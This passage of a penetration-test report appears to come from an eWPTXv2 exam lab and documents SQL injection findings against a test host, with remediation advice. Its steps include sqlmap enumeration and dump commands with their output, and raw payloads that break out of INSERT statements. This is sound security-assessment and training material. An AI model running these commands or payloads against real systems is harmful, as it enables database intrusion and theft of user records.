
$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile" --technique=E --dbs



PoC: Retrieving database name.

Step 6: Fetching table names available in the **terahost** database using sqlmap as shown in the below evidence.

$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile" --technique=E -D terahost --tables




```
┌──(argon21㉿infosec-argon21)-[~/RND/eWPTXv2 Exam/me.terahost.exam/SQLi - Update user]
└─$ sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="acdt67gshfuiuasfsg" --csrf-url="http://me.terahost.e
xam/profile" --technique=E -D terahost --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 10:21:48 /2023-11-20/

[10:21:48] [INFO] parsing HTTP request from 'req.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[10:21:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: name=test&surname=test&email=test@email.com&street_address=8850 Egestas Ave&city=Berlin&zip=29977-647' AND
(SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7171706a71,(SELECT (ELT(7251=7251,1))),0x716b6a6a71,0x78))s), 844674407370
9551610, 844674407370955161 0)))-- BqDF&iban=GT3321137780037921 0569053628&password=&uID=500&acdt67gshfuiuasfsg=d69116f8b0
140cdeb1f99a4d5096ffe4
---
[10:21:51] [INFO] testing MySQL
[10:21:51] [INFO] confirming MySQL
[10:21:53] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[10:21:53] [INFO] fetching tables for database: 'terahost'
[10:21:55] [INFO] retrieved: 'user_info'
[10:21:57] [INFO] retrieved: 'users'
Database: terahost
[2 tables]
+-----------+
| user_info |
| users     |
+-----------+

[10:21:57] [INFO] fetched data logged to text files under '/home/argon21/.local/share/sqlmap/output/me.terahost.exam'
```

PoC: Retrieving table names present in "terahost" database.

Step 7: Fetching column names present in the **users** table of **terahost** database.

$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile" --technique=E -D terahost -T users --columns


```
[10:22:48] [INFO] retrieved: 'varchar(255)'
[10:22:49] [INFO] retrieved: 'password'
[10:22:50] [INFO] retrieved: 'varchar(255)'
Database: terahost
Table: users
[5 columns]
+-----------+-----------------------+
| Column    | Type                  |
+-----------+-----------------------+
| Name      | varchar(255)          |
| email     | varchar(255)          |
| id        | mediumint(8) unsigned |
| password  | varchar(255)          |
| Surname   | varchar(255)          |
+-----------+-----------------------+

[10:22:50] [INFO] fetched data logged to text files under                    sqlmap/output/me.terahost.exam'

[*] ending @ 10:22:50 /2023-11-20/
```

PoC: Retrieving column names present in "users" table.

Step 8: Dumping **users** table using sqlmap as shown in the below evidence.


$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile" --technique=E -D terahost -T users --dump

```
[10:35:30] [INFO] retrieved: '307dr0782pgs5e4brln651qvl3514mx2'
[10:35:31] [INFO] retrieved: 'Buck'
[10:35:33] [INFO] retrieved: 'George'
[10:35:34] [INFO] retrieved: 'Cras.dictum.ultricies@tincidunt.co.uk'
[10:35:35] [INFO] retrieved: '104'
^CDatabase: terahost
Table: users
[103 entries]
+----+-----------------------------------------+---------+-----------+----------------------------------+
| id | email                                   | Name    | Surname   | password                         |
+----+-----------------------------------------+---------+-----------+----------------------------------+
| 1  | ut@etlibero.ca                          | Sybilla | Oneill    | 689sm9986gfi6g7dkxf712yiy3681vm8 |
| 2  | porttitor.scelerisque@liberolacusvarius.co.uk | Xerxes  | Harrison  | 977rr1050flc1y3absc714luw8913on5 |
| 3  | egestas@tristiqueac.co.uk               | Odette  | Hamilton  | 368fo0667rfg2×7acrt706urx3987oj8 |
| 4  | lacus.Cras.interdum@ligulaDonecluctus.com | Xantha  | Crane     | 895fn3572syt4r5gqbj234cgg6089cy5 |
| 5  | diam.eu.dolor@euismodindolor.co.uk      | Kieran  | Alvarez   | 008hh4397liy7z3yawm466byf8146ch7 |
| 6  | Nam.consequat.dolor@Crasdolordolor.edu  | Kaye    | Brennan   | 931hz7998pas8q8proe783wdg4042jm9 |
| 7  | sed.sapien@magnaPraesentinterdum.net    | Germaine | Bush      | 332fc1628tjo4h5riuc536syj6584yy2 |
| 8  | aliquet@auguescelerisque.org            | Maia    | Hendrix   | 720oi7789rjg8p7luor195zrd3681pg8 |
| 9  | sed.tortor@Mauriseu.edu                 | Lillian | Valencia  | 507vv6280×en2a1gufu009qtw8892oe0 |
| 10 | sit.amet.ultricies@in.co.uk             | Kylynn  | Price     | 128vc4774dwp2n0vslw709kjr3838bg4 |
| 11 | massa.lobortis.ultrices@gravidanuncsed.org | Kameko  | Lowe      | 234jb3552zpp9l3bqig190rat9537qd1 |
| 12 | neque@sitamet.com                       | Maxwell | Jackson   | 455yk0740gnv1y6xjff583rpq1059nl1 |
| 13 | velit.justo.nec@loremegetmollis.org     | Zahir   | Thornton  | 070sd7378wuh8m5lcfe793zmc7107wd7 |
| 14 | eu.ultrices@ascelerisque.ca             | Maryam  | Powell    | 437ok6848pzg3m0ztob617thz0140cg2 |
| 15 | id.erat.Etiam@consectetuermauris.net    | Peter   | Pena      | 684jf3121lts3d6tjco524rja8098hi8 |
| 16 | Proin@Integer.ca                        | Lara    | Albert    | 638kx7825jzt6e4oyzf368fxr6624ah0 |
| 17 | sed.orci.lobortis@velitin.org           | Quon    | Matthews  | 760wj0960hnm5m0qmrq172lud9030ni1 |
| 18 | a.sollicitudin@pharetra.edu             | Cullen  | Benjamin  | 929pd9675kgs1d6xozq394ijs7479ea9 |
| 19 | purus@acturpisegestas.co.uk             | Gregory | Mercado   | 385bf0978xbf0c9qhpu240efx6026ev5 |
| 20 | nonummy@eratvolutpatNulla.org           | Merrill | Lynch     | 123bd7730vhr9e7auuh875tkt2270nq9 |
| 21 | magna@acturpis.com                      | Cullen  | Nolan     | 691dj2115qjk9u7jgpk167lxi3637ly0 |
| 22 | eu@Nuncacsem.ca                         | Mariam  | Raymond   | 989cx7924oiw8j2fcsm143vqg7830nu3 |
| 23 | ipsum.Phasellus.vitae@neque.ca          | Xena    | Wilder    | 572ng6706vsb3o2qyda824lsl4277ku1 |
| 24 | diam@risusNullaeget.com                 | Iona    | Holman    | 840so1970wwx4s5crca829kwb7495ij1 |
| 25 | sagittis.felis.Donec@ac.com             | Kelly   | Larsen    | 603cb8631ukh2×6hjne364kth8253ek1 |
| 26 | luctus@nequeSedeget.ca                  | Dolan   | Butler    | 776oo0527zyu5o7ovtn407mlf1054kz2 |
| 27 | ante.blandit.viverra@ullamcorpermagnaSed.co.uk | Beck    | Meadows   | 134eh7246ayy6i4elbj454mna6197qw4 |
| 28 | risus.Donec@Duisrisusodio.co.uk         | Brianna | Mendez    | 603hc2636pjk9p7csof363iqf9678pw1 |
| 29 | dui.Suspendisse.ac@loremluctus.com      | Linda   | Moody     | 658em1294utt9b1ilgh480ihd9500sr9 |
```

PoC: Dumped users table using sqlmap.


Instance2: Error based SQL injection in subscribe newsletter module.

Step 1: Submit a form with the **name** field containing a single quote, email id and observe the response.




PoC: Submit form with single quote in name field.

Step 2: Observe the highlighted response received from the application.



PoC: observe the highlighted response.


Step 3: Intercept this request and add an extra single quote in the name field and observe the response data. It's possible that an **insert statement** is used in this request.



PoC: Add extra single quote and observe the response.

Step 4: Balancing the **insert statement** with the SQL injection payload shown in the below evidence.


Sdfsdf',’lol123’);#



PoC: Add SQL injection payload and observe the response.

Step 5: Retrieving database version, current database user and current database name using below the SQL injection payload.

sdfsdf',(select%2bgroup_concat(@@version,"=>",user(),"=>",database()));#



PoC: Retrieving DB related information via SQL injection.

F-HIGH-02: Second Order SQL Injection	
Impact	High
Likelihood	High
Overall Risk	**High – (8.9)**
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:L/A:H
Vulnerability Category	Injection, Input Validation

Description

Second-Order SQL Injection Attack inserts SQL language code into data requests, causing the application backend database server to either secret surrender data or execute malicious programming material on the database, potentially leading to the host's full penetration.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **High.**

A wide range of attacks can often be delivered via SQL injection, including reading, or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

The likelihood of this vulnerability getting exploited is **High.**

Affected URL(s)

http://me.terahost.exam/register-user

Recommendations


It is recommended to,

- Use prepared statements should be used with parameterized queries instead of dynamic queries in the application.
- User input must be validated before it is passed into the application.
- Enforce the concept of "least privilege" on the database and do not connect the application to the database using an account with root access.

References:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html


Supporting Evidence(s)

Step 1: Navigate to http://me.terahost.exam/register , create a new account, and add a single quote in the name field, click on register and observe the SQL error generated.




PoC: SQL error generated in http response.

Step 2: Add the below SQL injection payload and submit the request for creating a new user.
lol',concat(version(),'=>',database(),'=>',current_user()),'victim@email.com','8f036369a5cd26454949e594fb9e0a2d');--+-




PoC: Add SQL injection payload and register a new user.

Step 3: Try to login with the registered email id and password.



PoC: Login with the registered credentials

Step 5: After logging in, open http://me.terahost.exam/session in new browser tab to observe the payload execution. The above SQL injection payload fetches information such as DB version, current database name, and current database user.



PoC: SQL injection query executed.

F-HIGH-03: Time-Based SQL Injection	
Impact	High
Likelihood	High
Overall Risk	**High (8.9)**
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:L/A:H
Vulnerability Category	Input Validation, Injection

Description

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **High.**

A wide range of attacks can often be delivered via SQL injection, including reading, or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

The likelihood of this vulnerability getting exploited is **High.**

Affected URL(s)

http://www.terahost.exam/check

Recommendations


It is recommended to,

- Use prepared statements should be used with parameterized queries instead of dynamic queries in the application.
- User input must be validated before it is passed into the application.
- Enforce the concept of "least privilege" on the database and do not connect the application to the database using an account with root access.

References:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

